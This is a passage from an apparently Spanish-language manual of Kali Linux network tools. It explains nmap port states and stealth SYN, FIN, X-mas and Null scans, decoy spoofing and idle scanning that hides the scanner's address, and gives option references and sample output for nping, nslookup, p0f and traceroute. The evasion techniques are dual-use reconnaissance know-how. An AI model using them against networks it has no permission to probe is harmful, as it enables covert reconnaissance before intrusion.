- Closed (cerrado): los puertos cerrados no tienen ninguna aplicación escuchando en los mismos, aunque podrían abrirse en cualquier momento
- Filtered (filtrado): indica que un cortafuegos, filtro, u otro obstáculo en la red está bloqueando el acceso a ese puerto, por lo que nmap no puede saber si se encuentra abierto o cerrado
- Unfiltered (no filtrado): son aquellos que responden a los sondeos de Nmap, pero para los que que nmap no puede determinar si se encuentran abiertos o cerrados.

Escaneo SYN sigiloso

Un escaneo SYN se llama a veces escaneo semiabierto. Esto es porque no abre completamente una conxión TCP. Recordemos el handshake de TCP/IP: cuando se hace una conexión completa, primero se envía un paquete SYN, luego se devuelve un paquete SYN/ACK y finalmente se devuelve un paquete ACK pata completar el handshake y abrir la conexión. Un escaneo SYN no completa el handshake, por lo que nunca se abre la conexión, en cambio solo se envía inicialmente el paquete SYN y se puede examinar la respuesta. Según la respuesta en un paquete SYN/ACK se sabe si el puerto acepta conexiones. Esto es registrado y se envía un paquete RST para derribar la conexión para evitar que el servicio sea DoSed accidentalmente.

Este escaneo se puede hacer con la opción -sS de nmap, pero se debe ejecutar como usuario root, dado que el programa no usa los sockets estándar y necesita un acceso completo.

Escaneo FIN, X-mas y Null
En respuesta al escaneo SYN, se crearon nuevas herramientas para detectar y registrar conexiones semiabiertas. Así que se desarrolló otra colección de técnicas para el escaneo de puertos sigiloso: escaneos FIN, X-mas y Null. Todo esto implica enviar un paquete sin sentido a cada puerto en el sistema de destino. Si un puerto está escuchando, estos paquetes son ignorados. Sin embargo, si el puerto está cerrado, se enviará un paquete RST. Esta diferencia se puede usar para detectar que puertos aceptan conexiones, sin abrir realmente ninguna conexión.

El escaneo FIN envía un paquete FIN, el escaneo X-mas envía un paquete FIN con los flags URG y PUSH activados y el escaneo Null envía un paquete TCP sin flags. Si bien estos tipos de escaneos son más sigilosos, también pueden ser poco confiables.

El uso de los escaneos de nmap, FIN, X-mas y NULL, se puede realizar usando las opciones de línea de comando -sF, -sX y -sN, respectivamente. Su salida se ve básicamente igual a la exploración anterior.

Señuelos de spoofing
Otra forma de evitar la detección es ocultarse entre varios señuelos. Esta técnica simplemente falsifica las conexiones de varias direcciones IP con señuelos entre cada conexión real de exploración de puertos. Las respuestas de las conexiones falsificadas no son necesarias, ya que simplemente son engañosas. Sin embargo las direcciones señuelo falsificadas deben usar direcciones IP reales de dispositivos vivos, ya que de lo contrario, el objetivo puede ser accidentalmente inundado con SYN.

Los señuelos se pueden especificar en nmap con la opción de línea de comandos -D, por ejemplo,

nmap -D 192.168.42.10,192.168.42.11 192.168.42.72

Escaneo inactivo
El escaneo inactivo es una forma de escanear un objetivo utilizando paquetes falsificados de un dispositivo inactivo y observando los cambios en el dispositivo inactivo. El atacante necesita encontrar un dispositivo inactivo útil que no esté enviando o recibiendo ningún otro tráfico de red y que tenga una implementación de TCP que produzca IDs de direcciones IP predecibles que cambien por un incremento conocido con cada paquete. Los IDs de las direcciones IP están destinados a ser únicos por paquete por sesión y comúnmente se incrementan en una cantidad fija. Las IDs de las direcciones IP predecibles nunca se han considerado un riesgo de seguridad y la exploración inactiva aprovecha este concepto erróneo.

En primer lugar, el atacante obtiene la identificación IP actual del dispositivo inactivo poniéndose en contacto con un paquete SYN o un paquete SYN/ACK no solicitado y observando la identificación IP de la respuesta. Repitiendo este proceso algunas veces más, se puede determinar el incremento aplicado a la identificación IP con cada paquete.

Luego el atacante envía un paquete SYN falsificado con la dirección IP del dispositivo inactivo a un puerto en la máquina de destino. Se producirá una de estas 2 cosas, dependiendo de si este puerto en la máquina víctima está escuchando:

- Si este puerto está escuchando, un paquete SYN/ACK será enviado de vuelta al dispositivo inactivo. Pero como el dispositivo inactivo no envió realmente el paquete SYN inicial, esta respuesta parece no solicitada al dispositivo inactivo y responde enviando un paquete RST.
- Si este puerto no está escuchando, la máquina de destino no envía un paquete SYN/ACK de vuelta al dispositivo inactivo, por lo que el dispositivo inactivo no responde.

En este punto, el atacante se pone en contacto con el dispositivo inactivo nuevamente para determinar cuanto ha aumentado la identificación de la IP. Si solo se ha incrementado en un intervalo, el dispositivo inactivo no envió ningún otro paquete entre las 2 comprobaciones. Esto implica que el puerto en la máquina de destino está cerrado. Si la identificación de la IP se ha incrementado en 2 intervalos, la máquina inactiva envió un paquete, supuestamente un paquete RST, entre las comprobaciones. Esto implica que el puerto en la máquina de destino está abierto.

Por supuesto si el dispositivo inactivo no está verdaderamente inactivo, los resultados serán sesgados. Si hay poco tráfico en el dispositivo inactivo, se pueden enviar múltiples paquetes para cada puerto. Si se envían 20 paquetes, entonces un cambio de 20 pasos incrementales debería ser una indicación de un puerto abierto y ninguno de un puerto cerrado. Incluso si hay poco tráfico, como uno o dos paquetes no relacionados con el escaneo enviados por el dispositivo inactivo, esta diferencia es lo suficientemente grande como para que aún pueda detectarse.

Si esta técnica se usa correctamente en un dispositivo inactivo que no tiene ninguna capacidad de registro, el atacante puede escanear cualquier objetivo sin revelar su dirección IP.

Después de encontrar un dispositivo inactivo adecuado, este tipo de exploración se puede hacer con nmap utilizando la opción de línea de comandos -sI seguida de la dirección del dispositivo inactivo:

nmap -sI idlehost.com 192.168.42.7

Ejemplo

```
root@kali:~# nmap 192.168.1.0/24 -O
Starting Nmap 7.70 ( https://nmap.org ) at 2020-03-02 12:43 GMT
Nmap scan report for 192.168.1.1
Host is up (0.0031s latency).
Not shown: 993 closed ports
PORT     STATE    SERVICE
21/tcp   filtered ftp
22/tcp   open     ssh
23/tcp   filtered telnet
80/tcp   open     http
443/tcp  open     https
5431/tcp open     park-agent
8080/tcp open     http-proxy
```

MAC Address: E0:41:36:76:0F:B8 (MitraStar Technology)
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.10
Network Distance: 1 hop

Nmap scan report for 192.168.1.33
Host is up (0.0074s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
88/tcp open kerberos-sec
443/tcp open https
MAC Address: F0:85:C1:C0:06:CD (Shenzhen Rf-link Technology)
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.10
Network Distance: 1 hop

Nmap scan report for 192.168.1.34
Host is up (0.043s latency).
All 1000 scanned ports on 192.168.1.34 are closed
MAC Address: 2C:FD:AB:11:A2:93 (Unknown)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

Nmap scan report for 192.168.1.35
Host is up (0.043s latency).
All 1000 scanned ports on 192.168.1.35 are closed
MAC Address: D0:16:B4:75:07:F3 (Unknown)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

Nmap scan report for 192.168.1.37
Host is up (0.00010s latency).
All 1000 scanned ports on 192.168.1.37 are closed
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (5 hosts up) scanned in 14.68 seconds

30. nping

Es una utilidad de diagnóstico en redes de ordenadores que comprueba el estado de la comunicación del dispositivo local con uno o varios equipos remotos de una red IP por medio del envío de paquetes ICMP Echo Request y ICMP Echo Reply. Mediante esta utilidad puede diagnosticarse el estado, velocidad y calidad de una red determinada.

Ejecutando un ping de solicitud, el dispositivo local envía un mensaje ICMP, incrustado en un paquete IP. El mensaje ICMP de solicitud incluye, además del tipo de mensaje y el código del mismo, un número identificador y una secuencia de números de 32 bits, que deberán coincidir con el mensaje ICMP de respuesta y además un espacio opcional para datos dado que el protocolo ICMP no se basa en un protocolo de capa de transporte como TCP o UDP y no utiliza ningún protocolo de capa de aplicación.

Uso: nping [Modo de sondeo] [Opciones] {Especificación del objetivo}

Especificación del objetivo:
Los objetivos se pueden especificar como nombres de dispositivo, direcciones IP, redes, etc., por ejemplo scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.*.1-24

Modos de sondeo:

--tcp-connect	Modo de sondeo de conexión TCP sin privilegios
--tcp	Modo de sondeo TCP
--udp	Modo de sondeo UDP
--icmp	Modo de sondeo ICMP
--arp	Modo de sondeo ARP/RARP
--tr, --traceroute	Modo traceroute. Solo se puede usar con los modos TCP/UDP/ICMP

Modo de sondeo TCP:

-g, --source-port <portnumber>	Establecer el puerto de origen
-p, --dest-port <port spec>	Establecer el puerto o puertos de destino
--seq <seqnumber>	Establecer el número de secuencia
--flags <flag list>	Establecer los flags TCP (ACK, PSH, RST, SYN, FIN...)
--ack <acknumber>	Establecer el número ACK
--win <size>	Establecer el tamaño de la ventana
--badsum	Usar una suma de verificación inválida al azar

Modo de sondeo UDP:

-g, --source-port <portnumber>	Establecer el puerto de origen
-p, --dest-port <port spec>	Establecer el puerto o puertos de destino

--badsum	Usar una suma de verificación inválida al azar

Modo de sondeo ICMP:

--icmp-type <type>	Tipo de ICMP
--icmp-code <code>	Código de ICMP
--icmp-id <id>	Establecer el identificador
--icmp-seq <n>	Establecer el número de secuencia
--icmp-redirect-addr <addr>	Establecer la dirección de redirección
--icmp-param-pointer <pnt>	Establecer el apuntador del parámetro
--icmp-advert-lifetime <time>	Establecer el tiempo de vida del anuncio del enrutador
--icmp-advert-entry <IP,pref>	Agregar la entrada de anuncio del enrutador
--icmp-orig-time <timestamp>	Establecer la marca de tiempo de origen
--icmp-recv-time <timestamp>	Establecer la marca de tiempo de recepción
--icmp-trans-time <timestamp>	Establecer la marca de tiempo de transmisión

Modo de sondeo ARP/RARP:

--arp-type <type>	Tipo: ARP, ARP-reply, RARP, RARP-reply
--arp-sender-mac <mac>	Establecer la dirección MAC del remitente
--arp-sender-ip <addr>	Establecer la dirección IP del remitente
--arp-target-mac <mac>	Establecer la dirección MAC de destino
--arp-target-ip <addr>	Establecer la dirección IP de destino

Opciones IPv4:

-S, --source-ip	Establecer la dirección IP de origen
--dest-ip <addr>	Establecer la dirección IP de destino
--tos <tos>	Establecer tipo de campo de servicio (8 bits)
--id <id>	Establecer el campo de identificación (16 bits)
--df	Establecer el flag Don't Fragment
--mf	Establecer el flag More Fragments
--ttl <hops>	Establecer tiempo de vida [0-255]
--badsum-ip	Usar una suma de verificación inválida al azar
--ip-options <S|R [route]|L [route]|T|U ...>	Establecer las opciones de IP
--ip-options <hex string>	Establecer las opciones de IP
--mtu <size>	Establecer el MTU. Los paquetes se fragmentan si MTU es lo suficientemente pequeño

Opciones IPv6:

-6, --IPv6	Usar IP versión 6

--dest-ip	Establecer la dirección IP de destino
--hop-limit	Establecer límite de salto
--traffic-class <class>	Establecer la clase de tráfico
--flow <label>	Establecer la etiqueta de flujo

Opciones Ethernet:

--dest-mac <mac>	Establecer la dirección MAC de destino. (Desactiva la resolución ARP)
--source-mac <mac>	Establecer la dirección MAC de origen
--ether-type <type>	Establecer el valor de EtherType

Opciones de la payload:

--data <hex string>	Incluir una payload personalizada
--data-string <text>	Incluir un texto ASCII personalizado
--data-length <len>	Incluir un número de bytes aleatorios como payload

Eco cliente/servidor:

--echo-client <passphrase>	Ejecutar nping en modo cliente
--echo-server <passphrase>	Ejecutar nping en modo servidor
--echo-port <port>	Usar <port> personalizado para escuchar o conectarse
--no-crypto	Deshabilitar el cifrado y la autenticación
--once	Detener el servidor después de una conexión
--safe-payloads	Borrar los datos de aplicación en los paquetes repetidos

Tiempo y rendimiento:
Las opciones que toman <time> están en segundos, o añaden 'ms' (milisegundos), 's' (segundos), 'm' (minutos) o 'h' (horas) al valor (por ejemplo, 30 m, 0.25 h).

--delay <time>	Ajusta el retraso entre las sondas.
--rate <rate>	Envía un número de paquetes por segundo.

Varios:

-h, --help	Mostrar información de ayuda
-V, --version	Mostrar el número de versión actual
-c, --count <n>	Detener después de <n> rondas
-e, --interface <name>	Usar la interfaz de red suministrada
-H, --hide-sent	No mostrar los paquetes enviados
-N, --no-capture	No intentar capturar las respuestas
--privileged	Suponer que el usuario tiene todos los privilegios
--unprivileged	Suponer que el usuario carece de privilegios

--send-eth	Enviar paquetes a la capa Ethernet sin procesar
--send-ip	Enviar paquetes usando sockets IP sin procesar
--bpf-filter <filter spec>	Especifique el filtro BPF personalizado

Salida:

-v	Modo verbose
-v[level]	Establecer nivel de verbosidad. Por ejemplo: -v4
-d	Incrementa el nivel de depuración en uno
-d[level]	Establecer el nivel de depuración. Por ejemplo: -d3
-q	Disminuir el nivel de verbosidad a 1
-q[N]	Disminuir el nivel de verbosidad N veces
--quiet	Establezca la verbosidad y la depuración en el nivel máximo mínimo
--debug	Establezca la verbosidad y la depuración en el nivel máximo

Ejemplo 1

```
root@kali:~# nping scanme.nmap.org
Starting Nping 0.7.70 ( https://nmap.org/nping ) at 2020-03-02 14:57 GMT
SENT (0.6701s) ICMP [192.168.1.37 > 45.33.32.156 Echo request (type=8/code=0) id=1324
seq=1] IP [ttl=64 id=50119 iplen=28 ]
RCVD (0.8455s) ICMP [45.33.32.156 > 192.168.1.37 Echo reply (type=0/code=0) id=1324 seq=1]
IP [ttl=43 id=25466 iplen=28 ]
SENT (1.6705s) ICMP [192.168.1.37 > 45.33.32.156 Echo request (type=8/code=0) id=1324
seq=3] IP [ttl=64 id=50119 iplen=28 ]
RCVD (1.8464s) ICMP [45.33.32.156 > 192.168.1.37 Echo reply (type=0/code=0) id=1324 seq=3]
IP [ttl=43 id=25618 iplen=28 ]
SENT (2.6707s) ICMP [192.168.1.37 > 45.33.32.156 Echo request (type=8/code=0) id=1324
seq=3] IP [ttl=64 id=50119 iplen=28 ]
RCVD (2.8462s) ICMP [45.33.32.156 > 192.168.1.37 Echo reply (type=0/code=0) id=1324 seq=3]
IP [ttl=43 id=25891 iplen=28 ]
SENT (3.6714s) ICMP [192.168.1.37 > 45.33.32.156 Echo request (type=8/code=0) id=1324
seq=4] IP [ttl=64 id=50119 iplen=28 ]
RCVD (3.8475s) ICMP [45.33.32.156 > 192.168.1.37 Echo reply (type=0/code=0) id=1324 seq=4]
IP [ttl=43 id=26189 iplen=28 ]
SENT (4.6727s) ICMP [192.168.1.37 > 45.33.32.156 Echo request (type=8/code=0) id=1324
seq=5] IP [ttl=64 id=50119 iplen=28 ]
RCVD (4.8790s) ICMP [45.33.32.156 > 192.168.1.37 Echo reply (type=0/code=0) id=1324 seq=5]
IP [ttl=43 id=26419 iplen=28 ]
 Max rtt: 206.117ms | Min rtt: 175.355ms | Avg rtt: 181.689ms
Raw packets sent: 5 (140B) | Rcvd: 5 (230B) | Lost: 0 (0.00%)
Nping done: 1 IP address pinged in 4.91 seconds
```

Ejemplo 2

```
root@kali:~# nping --tcp -p 80 --flags rst --ttl 2 192.168.1.1
Starting Nping 0.7.70 ( https://nmap.org/nping ) at 2020-03-02 14:58 GMT
```

SENT (0.0375s) TCP 192.168.1.37:21100 > 192.168.1.1:80 R ttl=2 id=33693 iplen=40 seq=1595221924 win=1480
SENT (1.0380s) TCP 192.168.1.37:21100 > 192.168.1.1:80 R ttl=2 id=33693 iplen=40 seq=1595221924 win=1480
SENT (2.0396s) TCP 192.168.1.37:21100 > 192.168.1.1:80 R ttl=2 id=33693 iplen=40 seq=1595221924 win=1480
SENT (3.0412s) TCP 192.168.1.37:21100 > 192.168.1.1:80 R ttl=2 id=33693 iplen=40 seq=1595221924 win=1480
SENT (4.0428s) TCP 192.168.1.37:21100 > 192.168.1.1:80 R ttl=2 id=33693 iplen=40 seq=1595221924 win=1480
Max rtt: N/A | Min rtt: N/A | Avg rtt: N/A
Raw packets sent: 5 (200B) | Rcvd: 0 (0B) | Lost: 5 (100.00%)
Nping done: 1 IP address pinged in 5.08 seconds

Ejemplo 3

root@kali:~# nping --icmp --icmp-type time --delay 500ms 192.168.254.254
Starting Nping 0.7.70 (https://nmap.org/nping) at 2020-03-02 15:00 GMT
SENT (0.0327s) ICMP [192.168.1.37 > 192.168.254.254 Timestamp request (type=13/code=0) id=8131 seq=1 orig=0 recv=0 trans=0] IP [ttl=64 id=26425 iplen=40]
RCVD (0.0375s) ICMP [81.46.38.211 > 192.168.1.37 Network 192.168.254.254 unreachable (type=3/code=0)] IP [ttl=254 id=0 iplen=56]
SENT (0.5334s) ICMP [192.168.1.37 > 192.168.254.254 Timestamp request (type=13/code=0) id=8131 seq=2 orig=0 recv=0 trans=0] IP [ttl=64 id=26425 iplen=40]
RCVD (0.5377s) ICMP [81.46.38.211 > 192.168.1.37 Network 192.168.254.254 unreachable (type=3/code=0)] IP [ttl=254 id=0 iplen=56]
SENT (1.0338s) ICMP [192.168.1.37 > 192.168.254.254 Timestamp request (type=13/code=0) id=8131 seq=4 orig=0 recv=0 trans=0] IP [ttl=64 id=26425 iplen=40]
RCVD (1.0385s) ICMP [81.46.38.211 > 192.168.1.37 Network 192.168.254.254 unreachable (type=3/code=0)] IP [ttl=254 id=0 iplen=56]
SENT (1.5355s) ICMP [192.168.1.37 > 192.168.254.254 Timestamp request (type=13/code=0) id=8131 seq=4 orig=0 recv=0 trans=0] IP [ttl=64 id=26425 iplen=40]
RCVD (1.5415s) ICMP [81.46.38.211 > 192.168.1.37 Network 192.168.254.254 unreachable (type=3/code=0)] IP [ttl=254 id=0 iplen=56]
SENT (2.0364s) ICMP [192.168.1.37 > 192.168.254.254 Timestamp request (type=13/code=0) id=8131 seq=5 orig=0 recv=0 trans=0] IP [ttl=64 id=26425 iplen=40]
RCVD (2.2703s) ICMP [81.46.38.211 > 192.168.1.37 Network 192.168.254.254 unreachable (type=3/code=0)] IP [ttl=254 id=0 iplen=56]
Max rtt: 233.645ms | Min rtt: 4.114ms | Avg rtt: 50.580ms
Raw packets sent: 5 (200B) | Rcvd: 5 (280B) | Lost: 0 (0.00%)
Nping done: 1 IP address pinged in 2.30 seconds

Ejemplo 4

root@kali:~# nping --echo-server "public" -e wlan0 -vvv
Starting Nping 0.7.70 (https://nmap.org/nping) at 2020-03-02 15:00 GMT
Packet capture will be performed using network interface wlan0.
Waiting for connections...
Server bound to 0.0.0.0:9929
^C
Raw packets captured: 0 (0B) | Echoed: 0 (0B) | Not Matched: 0 (0B) (0.00%)
Tx time: 185.96123s | Tx bytes/s: 0.00 | Tx pkts/s: 0.00

Rx time: 185.96123s | Rx bytes/s: 0.00 | Rx pkts/s: 0.00
Nping done: 0 clients served in 185.96 seconds

31. nslookup

nslookup es un programa utilizado para saber si el DNS está resolviendo correctamente los nombres y las direcciones IP. Opera en modo interactivo o no interactivo. Cuando se utiliza de forma interactiva invocándolo sin argumentos o cuando el primer argumento es - (signo menos) y el segundo argumento es un nombre de dispositivo o una dirección de Internet de un servidor de nombres, el usuario emite configuraciones de parámetros o solicitudes cuando se presenta con el indicador nslookup (>) . Cuando no se proporcionan argumentos, el comando consulta el servidor predeterminado. El - (signo menos) invoca los subcomandos que se especifican en la línea de comandos y deben preceder a los comandos nslookup.

En el modo no interactivo, es decir, cuando el primer argumento es un nombre o una dirección de Internet del dispositivo que se está buscando, los parámetros y la consulta se especifican como argumentos de línea de comando en la invocación del programa. El modo no interactivo busca la información de un dispositivo específico utilizando el servidor de nombres predeterminado.

Uso: nslookup [-opción] [dispositivo | -] [servidor]

Comandos	Uso
dispositivo	Muestra la información del dispositivo con el servidor predeterminado
dispositivo servidor	Igual que el anterior, pero en este caso se utiliza el servidor especificado
servidor [dominio]	Establece como servidor, el servidor DNS predeterminado al que solicitarle las consultas
lserver servidor	Establece como servidor ,el servidor DNS predeterminado inicial
root	Ir a la raiz del servidor especificado como tal en el parámetro set root=
set all	Muestra todas las opciones disponibles.
set [no]debug	Muestra o no información más avanzada.
set [no]d2	Muestra o no información aún más avanzada.
set defname	Añade nombre de dominio en cada consulta.
set [no]recurse	Solicitar o no respuesta de forma recursiva
set [no]vc	Emplea o no TCP para consultas en vez de UDP
set puerto=	Puerto. Predeterminado 53
set type=	Especifica el tipo de consulta, por ejemplo: A, ANY, CNAME, MX, NS, PTR, SOA, SRV. Valor predeterminado A+AAAA
set querytype= set q=	Lo mismo que el anterior
set class=	Especifica la clase de la consulta, por ejemplo, IN (Internet), ANY(cualquiera). Valor predeterminado IN
set timeout=	Especifica tiempo de espera en segundos. Valor predeterminado 2
set retry=	Especifica número de reintentos. Valor predeterminado 1
set root=servidor	Especificar servidor raíz, sustituye "servidor" por el nombre o dirección IP del servidor DNS.

set domain=	Especifica el dominio o dispositivo predeterminado del que se realizarán todas las consultas.
set [no]msxfr	Usar o no transferencia de zona rápida MS.
set [no]search	Usar o no una lista de dominios para efectuar búsquedas.
set srchlist= N1[/N2/.../N6]	Especifica orden de los dominios usados para buscar.

31.1. Como evaluar los registros DNS

Para evaluar los registros DNS usando NSLookup, se puede hacer de la siguiente manera. Primero ejecutar nslookup y pulsar ENTER para activarlo.
A continuación usar el comando sett type=<command> y pulsar ENTER.

Para evaluar los registros MX, ejecutar set type=mx y pulsar ENTER.
A continuación teclear el dominio que queremos evaluar, por ejemplo, us.ibm.com y pulsar ENTER.
El resultado es la visualización de los registros MX de este dominio.

Si tecleamos set type=a y pulsamos ENTER, cuando tecleamos a hora un dominio, nos visualiza todos los registros DNS.

La siguiente tabla enumera los hallazgos más comunes y los siguientes pasos apropiados.

Tiene un registro MX válido.	Considere usar telnet para intentar conectarse en el puerto 25 al servidor con la preferencia MX más baja y enviar un mensaje de prueba.
No tiene un registro MX válido, pero tiene un registro A.	Considere usar telnet para conectarse al servidor en la dirección IP que figura en el registro A y enviar un mensaje de prueba.
No tiene un registro MX ni A válidos o no está disponible en DNS	Hay un problema de DNS que debe resolverse antes de que el dominio pueda enrutar el correo de Internet de este dominio.

Aunque los registros MX y A son los registros DNS que con mayor frecuencia se necesita evaluar con nslookup, existen circunstancias en las que necesita evaluar registros DNS adicionales como los registros NS, Cname, PTR y todos los registros DNS de un dominio.

Para ver los registros NS (Name Server), ejecutar set type=ns y el nombre del dominio.
Cuando verificar los registros NS. Consideremos verificar los servidores de nombres cuando algunos de sus servidores SMTP dentro de su dominio de Internet pueden enviar correo a Internet mientras que otros servidores SMTP no lo pueden hacer. Puede ser que los servidores SMTP se refieran a diferentes servidores DNS. Uno de los servidores DNS puede tener registros DNS diferentes (incorrectos). Después de identificar los servidores DNS a través de type = NS, comparar los registros de los 2 servidores para ver si son diferentes.

Para ver los registros CNAME (Canonical NAME), ejecutar set type=cname y el nombre del dominio. Un registro CNAME es esenciamente un alias.

Verificar un registro CNAME si se encuentra que un dominio en particular no tiene ningun registro CNAME.

Para ver los registros PTR, ejecutar set type=ptr y el nombre del dominio. Un registro PTR (PoinTeR) es un registro opcional que mapea una dirección IP con un nombre de dispositivo. Los registros PTR son necesarios cuando un dominio debe enviar correo en nombre de otro. Un escenario común es un socio comercial que envía correo en nombre de otra empresa. Sin un registro PTR, el correo enviado por el socio comercial en nombre de otra compañía será rechazado por los servidores que realizan una búsqueda inversa. Una búsqueda inversa es un paso dado por un dispositivo remoto (el host receptor) para confirmar que el nombre del dispositivo y la dirección IP del dispositivo emisor coinciden entre sí. Muchos servidores realizan búsquedas inversas como una forma de eliminar el SPAM.

Se debe verificar un registro PTR cuando un cliente no puede enviar correo a un PTR de un determinado dominio particular o conjunto de dominios. Confirmar que el dominio de Registros de Internet del cliente tenga un registro PTR válido para que su correo no sea rechazado como resultado de una búsqueda inversa.

32. p0f

P0f es una herramienta que escucha y analiza el tráfico generado, visualizando y guradando en un fichero los resultados de ello. Esto permite identificar a los usuarios detrás de cualquier comunicación TCP/IP sin ninguna interferencia. La herramienta p0f se utiliza para fingerprint de un sistema operativo de forma pasiva. Puede ser usado para identificar un sistema operativo en las siguientes modos:

- Modo SYN; este es el modo predeterminado
- Modo SYN + ACK
- Modo RST +

La herramienta p0f funciona analizando los paquetes TCP enviados durante las actividades de la red. Luego reúne las estadísticas de los paquetes especiales que no están estandarizados por defecto. Un ejemplo es que el kernel de Linux usa un ping de 64 octetos, mientras que el sistema operativo Windows utiliza un ping de 32 octetos, o el valor de TTL. Para Windows, el valor TTL es 128, mientras que para Linux, este valor TTL varía entre las distribuciones de Linux. Esta información es luego utilizada por el programa p0f para determinar el sistema operativo de la máquina remota.

Uso: p0f [-f file] [-i device] [-r file] [-o file] [-s socket] [-u user] [-S limit] [-t c,h]
[-m c,h] [-pdL] ['filter rule']

Opciones:

-i device	Escuchar por la interfaz de red especificada
-r file	Leer datos de pcap offline desde un archivo determinado
-p	Poner la interfaz de escucha en modo promiscuo.
-L	Listar todas las interfaces disponibles
-s socket	Escuchar en un socket de flujo local especificado para consultas.

Modo de operación y características de la salida:

-f file	leer la base de datos de fingerprint desde 'archivo' (p0f.fp)
-o file	escribir información en el archivo de registro especificado
-s name	responder a las consultas de la API en un socket Unix con nombre
-u user	cambiar a la cuenta sin privilegios especificada y chroot
-d	bifurcar en el fondo (requiere -o o -s)

Opciones relacionadas con el rendimiento:

-S limit	Número límite de conexiones API paralelas. Por defecto 20
-t c,h	Establecer los límites de antigüedad de la caché de la conexión/host. Por defecto 30 seg, 120 m
-m c,h	Limitar el número de conexiones/dispositivos activos (1000,10000)

Ejemplo

1. Para acceder a p0f, abrir una consola y escribir p0f -h. Esto mostrará su uso y descripción de las opciones. Usemos p0f para identificar el sistema operativo utilizado en una máquina remota a la que nos estamos conectando. Solo escribir el siguiente comando:
p0f –f /usr/share/p0f/p0f.fp -o p0f.log

2. Esto leerá la base de datos de fingerprint del fichero usr/share/p0f/p0f.fp y guardará la información de registro en el archivo p0f.log. A continuación, mostrará la siguiente información:
p0f -f /usr/share/p0f/p0f.fp -o p0f.log
--- p0f 3.07b by Michal Zalewski <lcamtuf@coredump.cx> ---
[+] Closed 1 file descriptor.
[+] Loaded 320 signatures from '/usr/share/p0f/p0f.fp'.
[+] Intercepting traffic on default interface 'eth0'.
[+] Default packet filtering configured [+VLAN].
[+] Log file 'p0f.log' opened for writing.
[+] Entered main event loop.

3. A continuación se necesita generar actividades de red que impliquen una conexión TCP, como navegar a la máquina remota o dejar que la máquina remota se conecte a tu máquina.

33. Traceroute

Traceroute es un programa que permite seguir la pista de los paquetes que vienen desde un dispositivo. Se obtiene además una estadística del RTT o latencia de red de estos paquetes, lo que viene a ser una estimación de la distancia a la que están los extremos de la comunicación. Esta herramienta se llama traceroute en UNIX, Mac1 y GNU/Linux, mientras que en Windows se llama tracert.

El número de la primera columna es el número de salto, posteriormente viene el nombre y la dirección IP del nodo por el que pasa, los 3 tiempos siguientes son el tiempo de respuesta para los paquetes enviados, donde un asterisco indica que no se obtuvo respuesta. Esta herramienta es un comando en línea en una consola en modo texto.

traceroute utiliza el campo Time To Live (TTL) de la cabecera IP. Este campo sirve para que un paquete no permanezca en la red de forma indefinida, por ejemplo, debido a la existencia en la red de un bucle cerrado en la ruta. El campo TTL es un número entero que es decrementado por cada nodo por el que pasa el paquete. De esta forma cuando el campo TTL llega al valor 0 ya no se reenviará más, sino que el nodo que lo esté manejando en ese momento lo descartará. Lo que hace traceroute es mandar paquetes a la red de forma que el primer paquete lleve un valor TTL=1, el segundo un TTL=2, etc. De esta forma, el primer paquete será eliminado por el primer nodo al que llegue, ya que éste nodo decrementará el valor TTL, llegando a cero. Cuando un nodo elimina un paquete, envía al emisor un mensaje de control especial indicando una incidencia. Traceroute usa esta respuesta para averiguar la dirección IP del nodo que desechó el paquete, que será el primer nodo de la red. La segunda vez que se manda un paquete, el TTL vale 2, por lo que pasará el primer nodo y llegará al segundo, donde será descartado, devolviendo de nuevo un mensaje de control. Esto se hace de forma sucesiva hasta que el paquete llega a su destino.

Uso:
traceroute [-46dFITnreAUDV] [-f first_ttl] [-g gate,...] [-i device] [-m max_ttl] [-N squeries] [-p port] [-t tos] [-l flow_label] [-w MAX,HERE,NEAR] [-q nqueries] [-s src_addr] [-z sendwait] [--fwmark=num] host [packetlen]

Opciones:

-4	Usar IPv4
-6	Usar IPv6
-d --debug	Habilitar la depuración del nivel de socket
-F --dont-fragment	No fragmentar los paquetes
-f first_ttl --first=first_ttl	Comenzar desde el primer salto en lugar de 1
-g, gate,... --gateway = gate, ...	Enrutar los paquetes a través del gateway especificado. Máximo 8 para IPv4 y 127 para IPv6
-I --icmp	Usar ICMP ECHO
-T --tcp	Usar TCP SYN. Por defecto puerto 80
-i device --interface=device	Especificar una interfaz de red para operar
-m max_ttl --max-hops=max_ttl	Establecer el número máximo de saltos. El valor predeterminado es 30

-N squeries --sim-queries=squeries	Establecer el número de sondas que se probarán simultáneamente. El valor predeterminado es 16
-n	No resolver las direcciones IP de sus nombres de dominio
-p port --port=port	Establecer el puerto de destino a usar. Es el valor del puerto UDP inicial para el método predeterminado, incrementado por cada sonda. El valor predeterminado es 33434 o la secuencial inicial para ICMP o algún puerto de destino constante para otros métodos
-t tos --tos=tos	Establecer el valor de TOS (tipo de servicio IPv4) o TC (clase de tráfico IPv6) para los paquetes salientes
-l flow_label --flowlabel=flow_label	Usar el flow_label especificado para los paquetes IPv6
-w MAX,HERE,NEAR --wait=MAX,HERE,NEAR	Esperar una sonda no más de HERE veces más larga que una respuesta del mismo salto o no más de NEAR veces que algún salto siguiente o MAX segundos. Valor predeterminado de HERE 3, de NEAR 10 y de MAX 5
-q nqueries --queries=nqueries	Establecer el número de sondas por cada salto. El valor predeterminado es 3
-r	Evitar el enrutamiento normal y enviar directamente a un dispositivo en una red conectada
-s src_addr --source=src_addr	Usar la dirección de origen para los paquetes salientes
-z sendwait --sendwait=sendwait	Intervalo de tiempo mínimo entre sondas. Valor predeterminado 0. Si el valor es mayor que 10, especifica un número en milisegundos, de lo contrario es un número de segundos.
-e --extensions	Mostrar las extensiones ICMP si las hay, incluido MPLS
-A --as-path-lookups	Realizar búsquedas de rutas AS en los registros de enrutamiento e imprimir los resultados directamente después de las direcciones correspondientes
-M name --module=name	Usar el módulo especificado para las operaciones de traceroute.
